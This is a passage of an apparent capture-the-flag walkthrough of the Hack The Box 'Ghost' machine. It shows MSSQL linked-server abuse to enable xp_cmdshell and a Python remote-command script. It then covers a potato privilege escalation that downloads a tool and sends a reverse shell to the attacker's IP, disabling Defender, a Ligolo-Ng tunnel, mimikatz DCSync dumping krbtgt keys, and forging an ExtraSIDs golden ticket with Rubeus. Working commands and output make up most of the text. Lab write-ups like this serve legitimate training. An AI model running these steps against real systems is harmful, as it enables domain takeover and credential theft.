
The user we use on the linked server is called bridge_corp, and it’s not a sysadmin either.
Enumerating tables on both servers doesn’t return anything interesting:
# Query local server
sql=SELECT table_name FROM information_schema.tables;

# Query remote server
sql=EXEC [PRIMARY].master.sys.sp_executesql N'SELECT table_name FROM information_schema.tables';


I’ll now try to enable xp_cmdshell on the PRIMARY server:
# Enable xp_cmdshell
EXEC [PRIMARY].master.sys.sp_executesql N'EXEC SP_CONFIGURE "show advanced options", 1; RECONFIGURE; EXEC SP_CONFIGURE "xp_cmdshell", 1; RECONFIGURE; EXEC xp_cmdshell "whoami";';

# Enable xp_cmdshell as "sa" user
EXEC [PRIMARY].master.sys.sp_executesql N'EXECUTE AS LOGIN = ''sa''; EXEC sp_configure ''show advanced options'', 1; RECONFIGURE; EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE; EXEC xp_cmdshell ''whoami'';';


The first query shows that we don’t have permission to enable xp_cmdshell in the context of the bridge_corp user, but we can use the second query to impersonate the sa user and finally enable xp_cmdshell to achieve command execution.
Trying the same thing on the local server doesn’t work because we don’t have permission:

I had trouble sending the reverse shell to my local machine, so I created a Python script to automate sending commands to the server:
#!/usr/bin/env python

import requests, sys, signal, base64, json, html, urllib3
from bs4 import BeautifulSoup
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

url = "https://core.ghost.htb:8443"
headers = {"Cookie": "connect.sid=s%3AjXvmD0HcuZrq-3cAB2O34SNYyGjGxL5N.utgwJWuBCW1iJof0r8aZVp5g4x0XD2DJZA6fVCODV0M", "Content-Type": "application/x-www-form-urlencoded"}
proxies = {"http": "http://127.0.0.1:8080/"}

def ctrl_c(sig, frame):
    print("\nExiting.")
    sys.exit(0)
signal.signal(signal.SIGINT, ctrl_c)

def send_request(command):
    command_encoded = base64.b64encode(command.encode('utf-16le')).decode()
    data = f"sql=EXEC [PRIMARY].master.sys.sp_executesql N'EXECUTE AS LOGIN = ''sa''; EXEC sp_configure ''show advanced options'', 1; RECONFIGURE; EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE; EXEC xp_cmdshell ''powershell -enc {command_encoded}'';';"
    r = requests.post(url, headers=headers, data=data, verify=False)

    if r.status_code != 200:
        print("Error: couldn't send the request. Status code: {r.status_code}")
        return

    soup = BeautifulSoup(r.text, "html.parser")
    pre_tag = soup.find("pre")

    if pre_tag:
        # Convert HTML tags
        json_string = html.unescape(pre_tag.text.strip())

        try:
            data = json.loads(json_string)

            print("\n--- OUTPUT ---")
            for item in data.get("recordset", []):
                line = item.get("output")

                # Filter out characters
                if line and not line.startswith("#< CLIXML") and not line.startswith("<objs"):
                    print(line)

        except json.JSONDecodeError as e:
            print(f"Error parsing internal JSON: {e}")
    else:
        print("Coulnd't find <pre> tag.")

if __name__ == '__main__':
    while True:
        command = input("PRIMARY $> ")
        send_request(command) if command else ""
SeImpersonatePrivilege Abuse
I can now run the script and enumerate basic user information:
[bryan@sec]$ rlwrap python3 primary_rce.py
PRIMARY $> hostname

--- OUTPUT ---
PRIMARY

PRIMARY $> ipconfig

--- OUTPUT ---
Windows IP Configuration
Ethernet adapter Ethernet:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.0.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.254

PRIMARY $> arp -a

--- OUTPUT ---
Interface: 10.0.0.10 --- 0x5
  Internet Address      Physical Address      Type
  10.0.0.254            00-15-5d-44-3c-00     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static

PRIMARY $> whoami /priv

--- OUTPUT ---
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
This result reveals that we are on the PRIMARY server and that it’s inside the 10.0.0.0/24 network, the same internal network where we saw DC01 during the initial enumeration.
We can also see that the current user mssqlserver has the dangerous SeAssignPrimaryTokenPrivilege and SeImpersonatePrivilege privileges, which will allow us to escalate privileges to SYSTEM.
Windows Defender is enabled so to escalate privileges I’ll use CrystalPotato
to run a system command as SYSTEM and send a reverse shell to my machine:
PRIMARY $> iwr -Uri http://10.10.15.79/CrystalPotato.exe -OutFile C:\Privesc\crystal.exe
PRIMARY $> C:\Privesc\crystal.exe -c "whoami"

--- OUTPUT ---
nt authority\system

PRIMARY $> C:\Privesc\crystal.exe -H 10.10.15.79 -P 443

-----
[bryan@sec]$ sudo rlwrap nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.231.105 49858
Microsoft Windows [Version 10.0.20348.2582]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
This gives us access as the SYSTEM user, providing the highest privileges on the server.
Shell as Administrator
Enumeration
The PRIMARY server is part of a domain called corp.ghost.htb, which is a child domain of ghost.htb:
C:\Privesc>whoami /fqdn
whoami /fqdn
CN=PRIMARY,OU=Domain Controllers,DC=corp,DC=ghost,DC=htb
We can also see that they have a bidirectional intraforest trust relationship:

This means that users in the corp.ghost.htb domain can access resources in the ghost.htb domain and vice versa. It also means that compromising one allows us to compromise the other, which is what we will do.
Child → Parent Trust Abuse: ExtraSIDs
To escalate privileges from the child domain corp.ghost.htb to the parent domain ghost.htb, I’ll perform a SID History Injection. In AD the sIDHistory attribute is used to preserve users’ old SIDs when they are migrated to a new domain, so the user doesn’t lose their permissions. When a user logs in, this SID history is inserted into a field called ExtraSids inside the TGT’s PAC.
By default, domains in the same forest don’t filter SIDs coming from other domains or child domains, so the parent domain assumes that the SIDs inside the PAC are legitimate.
Since I have maximum privileges in the child domain, I can forge a TGT for any user and inject the SID of a privileged group (such as Enterprices Admins) into the ExtraSids field. Then, when I authenticate to DC01 in the parent domain with that TGT, it will think I’m a member of that group and grant me elevated privileges.
Setup Ligolo-Ng
To work more comfortably and communicate with each server’s internal IP address, I’ll use Ligolo-Ng to create a tunnel from my machine to the internal network.
To avoid issues with Windows Defender, I’ll simply disable it:
C:\Privesc>powershell Set-MpPreference -DisableRealtimeMonitoring $true
First, we need to create a virtual network interface for Ligolo-Ng and add a static route to reach the target network.
[bryan@sec]$ sudo su
[root@sec]# ip tuntap add user root mode tun ligolo
[root@sec]# ip link set ligolo up
[root@sec]# ip route add 10.0.0.0/24 dev ligolo
We also need to transfer the agent to the PRIMARY server and initialize Ligolo-Ng:
C:\Privesc>powershell iwr -Uri http://10.10.15.79/agent.exe -OutFile agent.exe

-----
[root@sec]# ./proxy -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.8.3

ligolo-ng »
Now we need to run the agent and start the tunnel:
C:\Privesc>./agent.exe -ignore-cert

-----
ligolo-ng »
INFO[0057] Agent joined.      id=00155d443c01 name="GHOST-CORP\\PRIMARY$@PRIMARY" remote="10.129.231.105:49800"
ligolo-ng » session
? Specify a session : 1 - GHOST-CORP\PRIMARY$@PRIMARY - 10.129.231.105:49880 - 00155d443c01
[Agent : GHOST-CORP\PRIMARY$@PRIMARY] »
[Agent : GHOST-CORP\PRIMARY$@PRIMARY] » start
Finally, we need to modify /etc/hosts so that each domain resolves to its respective server:
echo "10.0.0.254      gitea.ghost.htb intranet.ghost.htb federation.ghost.htb core.ghost.htb dc01.ghost.htb ghost.htb" >> /etc/hosts
echo "10.0.0.10       primary.corp.ghost.htb corp.ghost.htb" >> /etc/hosts
Golden Ticket
To perform the attack, I first need to obtain the following information:
- The AES256 key of the
krbtgtuser in the child domain. - The SID of the child domain and the SID of the parent domain.
First, I’ll extract the AES256 key for krbtgt:
C:\Privesc>.\mimikatz.exe "privilege::debug" "lsadump::dcsync /user:GHOST-CORP\krbtgt" "exit"
mimikatz.exe "privilege::debug" "lsadump::dcsync /user:GHOST-CORP\krbtgt" "exit"

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:GHOST-CORP\krbtgt
[DC] 'corp.ghost.htb' will be the domain
[DC] 'PRIMARY.corp.ghost.htb' will be the DC server
[DC] 'GHOST-CORP\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/31/2024 7:34:01 PM
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 69eb46aa347a8c68edb99be2725403ab
    ntlm- 0: 69eb46aa347a8c68edb99be2725403ab
    lm  - 0: fceff261045c75c4d7f6895de975f6cb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4acd753922f1e79069fd95d67874be4c

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d
      aes128_hmac       (4096) : ea18711cfd69feef0c8efba75bca9235
      des_cbc_md5       (4096) : b3e070025110ce1f
...[snip]...
Now we need retrieve the SID of the child domain and the parent domain:
PS C:\Privesc> (Get-ADDomain).DomainSID.Value
S-1-5-21-2034262909-2733679486-179904498

PS C:\Privesc> Get-ADDomain -Identity (Get-ADDomain).ParentDomain | Select DomainSID
DomainSID
---------
S-1-5-21-4084500788-938703357-3654145966
I’ll use these values to forge a golden ticket:
PS C:\Privesc>.\Rubeus.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /domain:corp.ghost.htb /sid:S-1-5-21-2034262909-2733679486-179904498 /sids:S-1-5-21-4084500788-938703357-3654145966-519 /user:Administrator /ticket:golden_ticket.kirbi /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller PRIMARY.corp.ghost.htb
[X] Error binding to LDAP server: The LDAP server is unavailable.
[!] LDAPS failed, retrying with plaintext LDAP.
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/DC=corp,DC=ghost,DC=htb' for '(samaccountname=Administrator)'
[*] Retrieving group and domain policy information over LDAP from domain controller PRIMARY.corp.ghost.htb
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/DC=corp,DC=ghost,DC=htb' for '(|(distinguishedname=CN=Group Policy Creator Owners,CN=Users,DC=corp,DC=ghost,DC=htb)(distinguishedname=CN=Domain Admins,CN=Users,DC=corp,DC=ghost,DC=htb)(distinguishedname=CN=Administrators,CN=Builtin,DC=corp,DC=ghost,DC=htb)(objectsid=S-1-5-21-2034262909-2733679486-179904498-513)(name={31B2F340-016D-11D2-945F-00C04FB984F9}))'
[*] Attempting to mount: \\primary.corp.ghost.htb\SYSVOL
[*] \\primary.corp.ghost.htb\SYSVOL successfully mounted
[*] Attempting to unmount: \\primary.corp.ghost.htb\SYSVOL
[*] \\primary.corp.ghost.htb\SYSVOL successfully unmounted
